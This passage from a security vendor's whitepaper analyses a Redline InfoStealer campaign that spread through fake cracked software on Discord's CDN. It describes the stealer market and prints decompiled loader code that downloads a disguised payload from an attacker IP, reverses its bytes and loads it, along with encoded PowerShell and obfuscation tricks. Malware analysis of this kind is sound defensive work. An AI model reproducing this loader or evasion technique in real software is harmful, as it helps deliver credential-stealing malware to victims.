

Fake Cracked Software Caught Peddling Redline Stealers

By Akshat Pradhan

Table of Contents

3	Executive Summary	29	Conclusion
3	Key Research Findings	30	ATT&CK Mapping
4	Inside the Malware-as-a-Service Industry	31	Appendix
7	Technical Analysis of Redline InfoStealer Campaign	33	IOCs
7	Archive Analysis	33	Discord Attachment URLs
10	Simple Loader Analysis	33	Dropper URLs
14	PureCrypter Analysis	34	Dropper Samples
16	Delay Module	34	Redline CnC IP
16	Exclusion Module	34	Redline InfoStealer
19	Fake Message Module		
19	Debugger/Sandbox Check Module		
22	Discord Module	34	About Qualys
23	Binder Module		
23	StartUp Module		
24	Injection Module		
26	Redline Stealer Analysis		

Executive Summary

Qualys Threat Research continues our efforts to identify and document previously unseen adversary activity to better understand their tactics, techniques, and procedures (TTPs) and defend against them. As a result of this endeavour, we identified a new Redline InfoStealer campaign that spreads via fake cracked software hosted on Discord's content delivery network (CDN). The campaign was actively observed from the end of January to March 2022 and utilized commercial malware families. This makes attribution particularly difficult due to overlap in IOCs and TTPs.

The main objective of this campaign was to acquire Redline logs for monetary gain. In this whitepaper, we dissect the entire campaign in-depth and delve into underground markets to examine the complexity and replicability of the overall flow.

Key Research Findings

- ✓ Zip archives with fake cracked software that ultimately deployed Redline
- ✓ URL shorteners and fake sites that redirected victims to zip archives hosted on Discord's CDN
- ✓ Archive contained simple loaders for PureCrypter with a hijacked certificate from Exodus Movement Inc
- ✓ PureCrypter injection module was used to deploy Redline InfoStealer

Inside the Malware-as-a-Service Industry

We will describe the various commercial malware that were part of the campaign in this section.

At Qualys, we use the term “Simple Loader” to refer to a large group of samples that use MSIL stub codes to perform download and execution of second stage payloads (Fig.10). They also contain multiple junk functions from legitimate applications. Due to the large number of samples that have been observed using this technique, it is highly likely that multiple tools have emerged that build these stubs. These stub loaders are often observed in commercial malware campaigns.

PureCrypter is a commercial tool for obfuscation, evasion, and injection that is often sold on hacking forums (Fig.0). PureCrypter claims that it is ‘fully undetected’ (FUD) and offers a variety of features from evasion checks, exclusion additions, multiple injection techniques, multiple persistence methods, etc. PureCrypter has multiple pricing packages and costs \$59 for 30 days (Fig.1). The team also has other projects for sale such as miners, RATs, worms, and more.




Fig.0 PureCrypter advertisement




Fig.1 PureCrypter pricing packages

Redline Stealer is a commercially available infostealer that is sold on underground markets (Fig.2).




Fig.2 Advertisement for Redline on underground markets, with translations

Translating these advertisements on its official market and support channels revealed an impressive list of features:

- ✓ Grab logins and passwords
- ✓ Grab cookies
- ✓ Grab autofill data
- ✓ Grab credit cards
- ✓ Files from file grabbers
- ✓ Grab FTP/IM client data
- ✓ Create/edit tasks
- ✓ Download a file via direct links
- ✓ Inject a 32-bit PE file
- ✓ Download and execute PE
- ✓ Open link in default browser
- ✓ Grab system information
- ✓ Grab data from browsers
- ✓ Various log sorters to sift through acquired data and grab interesting data.
- ✓ Cloning certificates
- ✓ Built in builder with parameters
- ✓ Blacklist countries where the stealer won't work
- ✓ Crypto scanner
- ✓ Creating a loader with embedded links
- ✓ Check AV detections using Dnscache

The prices for Redline's subscription at the time of publication was about \$150 per month. The standalone pro version costs about \$800 and includes free lifetime updates and support. We even observed a user asking for help in building a Redline panel who was then directed to customer support. The market also has various sellers advertising:

- ✓ Manuals on various topics such as hosting your own stealer, SEO for fake sites with cracked software, carding, etc.
- ✓ Redline logs
- ✓ Credentials for popular sites such as AOL, Yahoo, Amazon, etc.
- ✓ RDP access
- ✓ Offers to buy web shells
- ✓ Escrow services
- ✓ Banking details such as card details, ATM pins, credentials etc.
- ✓ SMS and mail senders

Members also posted specific requests such as country-specific site access, Coinbase accounts, gift cards, and other inquiries. This highlights how organized the Redline market is. It was surprising to observe the commercialization and mature organizational structure of the malware-as-a-service industry.

In the next section, we will review the entire campaign flow in depth.

Technical Analysis of Redline InfoStealer Campaign

Archive Analysis

We identified several zip files that contained droppers for Redline InfoStealers. The zips were named after popular software that were thematically spread across NFTs, games, editing, and installers (Fig.3).

```
1,538,704 1a031bfba937d2523c4eba72cb6b9ed1eb0f8b6ab84c488cb880e2c126d5a9777.zip
1,515,591 Adobe_Premiere_Pro_2022.zip
1,538,696 COD_MERCY_v1.7.zip
1,676,583 Dinox_installer.zip
1,571,832 Eye-Saver-Setup.zip
1,538,708 FAB_FILTER_INSTALLER.zip
1,589,782 Installer(2).zip
1,561,428 Installer.zip
1,538,718 MAGIX.VEGAS.Pro.v1.9.0.458.zip
1,538,698 NEXUS_INSTALLER.zip
1,538,740 Premiere_Pro_Crack_Installer_v22.1.1.zip
1,538,738 Premier_Pro_Crack_Installer_v22.1.1.zip
1,538,720 Setup_Auto-Tune_Pro_v9.1.0.zip
1,521,841 Windows11InstallationAssistant.zip
```

Fig.3 Zips with popular software names

There were several indicators that pointed to these zip files being authored by the same tool or adversary. The folder structures, obfuscation used, contacted IPs, dropping methodology, and other indicators were all identical (Fig.4).

```
D:\qualys\tools\VTdownload\redline\Dinox_installer\Dinox_installer>dir /s
Volume in drive D is New Volume
Volume Serial Number is D8E9-A5FE

Directory of D:\qualys\tools\VTdownload\redline\Dinox_installer\Dinox_installer

27-01-2022  04:29    <DIR>          .
27-01-2022  04:29    <DIR>          ..
27-01-2022  04:29    <DIR>          AdditionalFile
27-01-2022  04:28          750,004,576  Dinox_installer.exe
27-01-2022  04:29    <DIR>          DLL
                1 File(s)      750,004,576 bytes

Directory of D:\qualys\tools\VTdownload\redline\Dinox_installer\Dinox_installer\AdditionalFile

27-01-2022  04:29    <DIR>          .
27-01-2022  04:29    <DIR>          ..
20-01-2019  18:54          1,047  ReAgent.xml
                1 File(s)      1,047 bytes

Directory of D:\qualys\tools\VTdownload\redline\Dinox_installer\Dinox_installer\DLL

27-01-2022  04:29    <DIR>          .
27-01-2022  04:29    <DIR>          ..
19-09-2019  11:24          395,264  AppxProvider.dll
19-09-2019  11:25          105,472  AssocProvider.dll
19-09-2019  10:44          837,632  CbsProvider.dll
19-09-2019  11:37          156,672  CompatProvider.dll
19-09-2019  10:46          372,224  DismCore.dll
19-09-2019  10:49          154,624  DismCorePS.dll
                6 File(s)      2,021,888 bytes

Total Files Listed:
                8 File(s)      752,027,511 bytes
                8 Dir(s)      487,576,272,896 bytes free
```

Fig.4 Folder structure

The hackers tried to lend an air of legitimacy to the setup binary (simple loader) by bundling decoy files, icons, and resources from legitimate applications. They also used a hijacked certificate from Exodus Movement Inc., a crypto wallet application (Fig.5).




Fig.5 Hijacked certificate detail

However, the sample 06f65e5d32f58944fe0a50f12d8eb5c4 did not have this certificate and was unsigned. We are unclear on whether this was a mistake on the attacker's part or not.

An interesting example of the customization per sample was observed by dumping the manifest of the binary, whereby the theme of the sample was maintained.





Fig.6 Customized manifests

Here, Gigaland is an NFT marketplace and Dincox is an NFT-themed collectible game (Fig.6).

The dropper binaries also had large sections of padding to avoid automated analysis with size limits (Fig.7).



Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
1F94B3F0	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B400	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B410	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B420	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B430	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B440	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B450	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B460	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B470	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B480	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B490	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B4A0	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B4B0	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B4C0	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B4D0	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B4E0	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B4F0	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B500	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B510	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B520	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B530	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B540	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B550	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B560	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B570	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B580	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B590	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B5A0	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B5B0	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B5C0	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B5D0	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B5E0	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B5F0	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B600	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B610	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B620	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B630	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000

Fig.7 Padding

The zip files were hosted via Discord attachments. At times, the attackers used a URL shortening service that ultimately resolved to the Discord attachment. Discord URLs are public by default without any access control and have the format:

[https://cdn\[.\]discordapp\[.\]com/attachments/\[ChannelID\]/\[AttachmentID\]/\[filename\]](https://cdn[.]discordapp[.]com/attachments/[ChannelID]/[AttachmentID]/[filename])

The ChannelID here is the unique id of the text channel where this message was initially published. Multiple channels like this make up a server. This information is not sufficient to identify the message author and the server on which it was initially sent.

There has been a steady increase in Discord CDN abuses and other vendors have [also documented such attacks](#). The full list of identified URLs and their redirects are listed under the IOC section at the end of this paper.

Simple Loader Analysis

Sample MD5: a90d58052bcacd0194d1dfc0dd9d7929

Interestingly, all the droppers identified were functionally the same yet have varying degrees of obfuscation and complexity. Some notable obfuscation techniques are listed in the table below. It is unclear exactly which obfuscator was used on these simple loaders.

OBFUSCATION	DESCRIPTION	OBSERVED SAMPLES
Reflective method calls	Sample uses static method, reflection, and byte arrays to dynamically map methods. (Fig. 6).	7f6de92ece5a366cc15af5574701fe98, 1c8112b8e1f13ca4129cae22f3387d47, 06f65e5d32f58944fe0a50f12d8eb5c4, 771a4fea6f33eac0771b108e8933703a
Embedded command	Sample uses hex encoded string bytes that are xored and/or text replaced.	06f65e5d32f58944fe0a50f12d8eb5c4, 154bda18ddf65e3d79caa9abeb7c4468
Overloaded methods	Overloading methods and using an array with a variable to define which method is called.	a90d58052bcacd0194d1dfc0dd9d7929
Hashed method names	Sample uses the embedded command obfuscation technique with hashed method names to obfuscate flow.	154bda18ddf65e3d79caa9abeb7c4468

The dropper first created a new PowerShell process to pause the program (Fig.8):

```
Powershell.exe -enc YwBtAGQAIAAvAGMAIAB0AGkAbQBlAG8AdQB0ACAAMgAxAA==
```

The encoded command decoded to cmd /c timeout 21. Another variant used the command (Fig.9):

```
powershell.exe -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBzACAAMgAwAA==
```

Which decodes to Start-Sleep -s 20.




Fig.8 Process creation in sample 7f6de92ece5a366cc15af5574701fe98




Fig.9 Process creation in sample a90d58052bcacd0194d1dfc0dd9d7929


The next step was to connect to the IP 81[.]4[.]105[.]174 to download the PureCrypter injector which had Redline Stealer embedded as a resource. The URL typically followed the format of:

Protocol:ip/.Net AssemblyName.extension

The file extension used here was typically .jpg, .png or .log to make the URL seem innocuous (Fig.10). The full list of URLs can be found in the IOC section. We have also created a VT graph to highlight similar URLs and the communicating samples.

```
byte[] array = (byte[])typeof(WebClient).GetMethod("FdcjDowFdcjnlFdcjoadDFdcjataFdcj".Replace("Fdcj", ""), new Type[]
{
    typeof(string)
}).Invoke(new WebClient(), new object[]
{
    "http://81.4.105.174/AdobeFile.log"
});
byte[] result;
if (2 != 0)
{
    result = array;
}
return result;
```

Fig.10 Download in sample a90d58052bcacd0194d1dfc0dd9d7929



The downloaded content was in reverse order and thus, the bytes were reversed before execution (Fig.11).

```
internal string \u0002()
{
    string fullName = ((Assembly)typeof(Assembly).GetMethod("Load", new Type[]
    {
        typeof(byte[])
    })).Invoke(null, new object[]
    {
        this.\u0002().Reverse<byte>().ToArray<byte>()
    })).FullName;
    string result;
    if (4 != 0)
    {
        result = fullName;
    }
    return result;
}
```

Fig.11 Bytes reversed in a90d58052bcacd0194d1dfc0dd9d7929

The full list of dropper URLs and the hashes of the reversed downloaded samples are listed in the IOC section. Execution of the next stage payload was achieved by loading the dropped dll and calling its method to pass execution (Fig.12). This was functionally similar in all observed samples.

